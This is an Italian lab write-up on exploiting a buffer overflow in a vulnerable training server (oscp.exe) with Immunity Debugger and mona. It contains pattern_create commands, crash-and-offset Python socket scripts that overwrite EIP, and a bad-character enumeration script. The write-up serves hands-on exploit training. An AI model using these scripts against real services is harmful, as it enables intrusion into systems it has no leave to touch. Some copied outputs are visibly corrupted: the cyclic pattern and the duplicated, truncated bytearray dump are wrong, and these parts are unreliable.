

Traccia Extra 2: Cracking di un buffer overflow


Requisiti per l'esercizio:

- Macchina virtuale Kali Linux
- Macchina virtuale Windows 10 metasploitable


1. Installazione cartella

Scarichiamo la cartella dal link

<https://drive.google.com/file/d/10xg2juhwJtpmjfBpeWhS9nCON3QGdLF7/view>, la estraiamo sul desktop e installiamo ImmunityDebugger, un potente strumento utilizzato per fare analisi binaria e il *reverse engineering* del software .




Copiamo il file mona.py da OverflowKit\ImmunityDebugger in C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands.




2. Svolgimento


Come primo passo apriamo Immunity debugger. Dalla sezione in alto a sinistra, selezioniamo File → Open e selezioniamo oscp.exe. Ci troveremo davanti a questa schermata.



Il passo seguente è aprire un terminale kali e connettersi con la macchina windows 10 attraverso il comando netcat, inserendo come parametri l'IP di windows 10 e la porta 1337. Prima di metterci in ascolto dobbiamo mandare in esecuzione il programma sempre attraverso Immunity Debugger, premendo il tasto Start in alto a sinistra.



Ci troveremo questa schermata davanti, scrivendo **HELP** uscirà una lista di comandi che possiamo effettuare, relativi a un buffer overflow.



Inseriamo OVERFLOW2 e proviamo a innescare un buffer overflow per far crashare il programma. Per fare ciò inseriamo un grande numero di caratteri, ad esempio inseriamo tante "A".

- Il puntatore **EIP**, puntatore alle Istruzioni (Instruction Pointer) indica l'indirizzo della *prossima istruzione* di codice che la CPU deve eseguire, il suo valore è 41414141, ovvero AAAA in esadecimale

Ciò significa che possiamo modificare tramite una piccola parte del buffer che abbiamo inviato l'indirizzo a cui salterà l'esecuzione.

Ora possiamo calcolare gli offset (posizione) di EIP ed ESP all'interno del nostro payload usando gli strumenti **pattern_create** e **pattern_offset**. Questi due dati vengono calcolati come parte essenziale della metodologia per sfruttare un **buffer overflow**. L'obiettivo è scoprire la posizione esatta in cui un input controllato sovrascrive questi registri, per poter reindirizzare il flusso di esecuzione del programma.

- **pattern_create** genera una stringa unica e non ripetitiva (il *pattern*) di una lunghezza specificata.
- **pattern_offset** calcola la posizione (offset) all'interno del *pattern* in cui si trova una sottostringa data.

1. Utilizzo pattern_create

Lanciamo da terminale il comando

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
```

Abbiamo il percorso dello strumento pattern_create, la flag -l che corrisponde alla lunghezza e 2048 il valore della lunghezza in byte che compongono la chiave.

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9
```

Adesso copiamo la stringa creata e la andiamo a mandare al programma oosp, dobbiamo quindi ripetere la connessione con netcat.


```

(kali@kali)-[~]
$ nc 10.0.2.15 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah
9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0A
k7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3A
t0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1
Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6B
b3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4
Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg
8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9B
j6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7
Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo
1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2B
r9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0
Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw
4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5B

```

Una volta inviato la schermata di Immunity Debugger è così:

```

Registers (FPU)
EAX 007FF7A0 ASCII "OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2
ECX 00495044
EDX 000A7143
EBX 39754138
ESP 007FFA28 ASCII "2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8
EBP 41307641
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 76413176
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7FFDA000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

2. Script Python

Notiamo che il puntatore ESP inizia con **2Av3** ovvero una parte del pattern e il puntatore EIP è 76413176. Ora convertiamo il valore di EIP in ASCII. Questa operazione si esegue per identificare l'esatto punto di rottura (offset) all'interno del pattern generato, in un processo che è la spina dorsale dell'attacco di Buffer Overflow.

Per convertire il valore usiamo python e la libreria struct.

```

(kali@kali)-[~]
$ python3
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> struct.pack("<I", 0x76413176)
b'v1Av'

```

Otteniamo **v1Av**.


Adesso recuperiamo gli offset di EIP ed ESP utilizzando il pattern_offset.

```
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 2Av3  
[*] Exact match at offset 638  
  
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av  
[*] Exact match at offset 634
```

Infine, prepariamo uno script Python che si collegherà al server vulnerabile e invierà un payload specifico. Questo payload non solo provocherà il crash, ma ci confermerà anche la correttezza degli offset calcolati.

```
1 import socket  
2 ip = "10.0.2.15" # Sostituire con l'IP target  
3 port = 1337  
4 timeout = 5  
5 # Offset EIP = 634  
6 # Valore EIP = BBBB (0x42424242)  
7 # Valore ESP = CCCCC... (0x434343...)  
8 payload = b'A'* 634 + b'\x42\x42\x42\x42' + b'C' * 16  
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
10 s.settimeout(timeout)  
11 con = s.connect((ip, port))  
12 s.recv(1024)  
13 # Inviare comando e payload come byte  
14 s.send(b"OVERFLOW2 " + payload)  
15 s.recv(1024)  
16 s.close()  
17
```

Quando il programma andrà in crash, l'EIP dovrebbe contenere "BBBB" (0x42424242) e l'ESP dovrebbe puntare all'inizio della sequenza di "C".



```
Registers (FPU)  
EAX 0003F7A0 ASCII "OVERFLOW2 AAAAAAAAAAAAAAAAAAAAAAAAAA"  
ECX 00B34AD4  
EDX 00000000  
EBX 41414141  
ESP 0003FA28 ASCII "CCCCCCCCCCCCCCCC"  
EBP 41414141  
ESI 00401973 oscp.00401973  
EDI 00401973 oscp.00401973  
EIP 42424242  
C 0 ES 002B 32bit 0(FFFFFFFF)  
P 1 CS 0023 32bit 0(FFFFFFFF)  
A 0 SS 002B 32bit 0(FFFFFFFF)  
Z 1 DS 002B 32bit 0(FFFFFFFF)  
S 0 FS 0053 32bit 7FEAF000(FFF)  
T 0 GS 002B 32bit 0(FFFFFFFF)  
D 0  
O 0 LastErr ERROR_SUCCESS (00000000)  
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)  
ST0 empty g  
ST1 empty g  
ST2 empty g  
ST3 empty g  
ST4 empty g  
ST5 empty g  
ST6 empty g  
ST7 empty g  
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)  
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1 1
```

Adesso possiamo dirottare il flusso.

3. Badchars

Cosa sono i Badchar?

I Badchars sono byte specifici (valori esadecimali da 0x00 a 0xFF) che, se inclusi nel payload (cioè, nello shellcode o nell'indirizzo di ritorno), fanno in modo che la funzione vulnerabile si interrompa, tronchi o interpreti erroneamente la sequenza di dati immessa

Dove abitano?

I badchars non sono universali; il loro "habitat" è determinato dalla funzione di input vulnerabile utilizzata dal programma bersaglio.

Di cosa si nutrono?

badchars non si nutrono di nulla, ma il loro scopo è distruggere il tuo shellcode. Se il tuo payload contiene un badchar, il flusso di esecuzione del tuo exploit verrà interrotto

Per prima cosa, generiamo uno script che invii tutti i possibili caratteri (da 0x00 a 0xFF). Successivamente, useremo Mona per identificare quali caratteri, una volta scritti in memoria, risultano corrotti o mancanti.

```
1  import socket
2  ip = "10.0.2.15"
3  port = 1337
4  timeout = 5
5  ignore_chars = [b"\x00"]
6  badchars_bytes = b""
7  for i in range(256):
8      char_byte = bytes([i])
9      if char_byte not in ignore_chars:
10         badchars_bytes += char_byte
11  offset_eip = 634
12  eip_placeholder = b"BBBB"
13  payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
14  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15  s.settimeout(timeout)
16  con = s.connect((ip, port))
17  s.recv(1024)
18  s.send(b"OVERFLOW2 " + payload)
19  s.recv(1024)
20  s.close()
```

Nel valore ignore_chars ho impostato il badchar `\x00`, perché è un badchar ovvio ovvero un terminatore di stringa.

Prima di eseguire lo script eseguiamo il comando:

```
!mona config -set workingfolder c:\mona\%p
```

Viene fatto questo perché stiamo dicendo al debugger dove salvare i risultati dell'analisi che Mona eseguirà.

```

L Log data
Address Message
00401200 [11:03:47] Program entry point
00401973 New thread with ID 000009F8 created
42424242 [11:04:12] Access violation when executing [42424242]
00400000 Unload C:\Users\user\Desktop\oscp\oscp.exe
62500000 Unload C:\Users\user\Desktop\oscp\essfunc.dll
74B70000 Unload C:\Windows\SYSTEM32\bcryptPrimitives.dll
74B00000 Unload C:\Windows\SYSTEM32\CRYPTBASE.dll
74B00000 Unload C:\Windows\SYSTEM32\SspiCli.dll
74C00000 Unload C:\Windows\SYSTEM32\WS2_32.dll
74F40000 Unload C:\Windows\SYSTEM32\KERNEL32.DLL
75030000 Unload C:\Windows\SYSTEM32\KERNELBASE.dll
75C40000 Unload C:\Windows\SYSTEM32\RPCRT4.dll
75D00000 Unload C:\Windows\SYSTEM32\msvcr7.dll
76090000 Unload C:\Windows\SYSTEM32\NSI.dll
77A20000 Unload C:\Windows\SYSTEM32\sechost.dll
77AD0000 Unload C:\Windows\SYSTEM32\ntdll.dll
Process terminated
"C:\Users\user\Desktop\oscp\oscp.exe"
Console file 'C:\Users\user\Desktop\oscp\oscp.exe'
[11:18:52] New process with ID 00000BF8 created
Main thread with ID 00000F1C created
New thread with ID 00000F4C created
New thread with ID 00000444 created
Modules C:\Users\user\Desktop\oscp\oscp.exe
62500000 Modules C:\Users\user\Desktop\oscp\essfunc.dll
74B70000 Modules C:\Windows\SYSTEM32\bcryptPrimitives.dll
74B00000 Modules C:\Windows\SYSTEM32\CRYPTBASE.dll
74B00000 Modules C:\Windows\SYSTEM32\SspiCli.dll
74C00000 Modules C:\Windows\SYSTEM32\WS2_32.dll
74F40000 Modules C:\Windows\SYSTEM32\KERNEL32.DLL
75030000 Modules C:\Windows\SYSTEM32\KERNELBASE.dll
75C40000 Modules C:\Windows\SYSTEM32\RPCRT4.dll
75D00000 Modules C:\Windows\SYSTEM32\msvcr7.dll
76090000 Modules C:\Windows\SYSTEM32\NSI.dll
77A20000 Modules C:\Windows\SYSTEM32\sechost.dll
77AD0000 Modules C:\Windows\SYSTEM32\ntdll.dll
77B3AEF4 [11:18:53] Single step event at ntdll.77B3AEF4
0BADF000 [+] Command used:
0BADF000 !mona config -set workingfolder c:\mona\%p
0BADF000 Writing value to configuration file
0BADF000 Old value of parameter workingfolder = c:\mona\%p
0BADF000 [+] Saving config file, modified parameter workingfolder
0BADF000 mona.ini saved under C:\Program Files (x86)\Immunity Inc\Immunity Debugger
0BADF000 New value of parameter workingfolder = c:\mona\%p
0BADF000 [+] This mona.py action took 0:00:00

```

Adesso con un altro comando di mona generiamo un bytearray di riferimento. Verrà creato un array contenente tutti i byte da 0x00 a 0xFF, escludendo quelli che specifichiamo (in questo caso, solo \x00):

`!mona bytearray -b "\x00"`

```

0BADF000 [+] Preparing output file 'bytearray.txt'
0BADF000 - (Re)setting logfile c:\mona\oscp\bytearray.txt
"\"x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
0BADF000 Done, wrote 255 bytes to file c:\mona\oscp\bytearray.txt
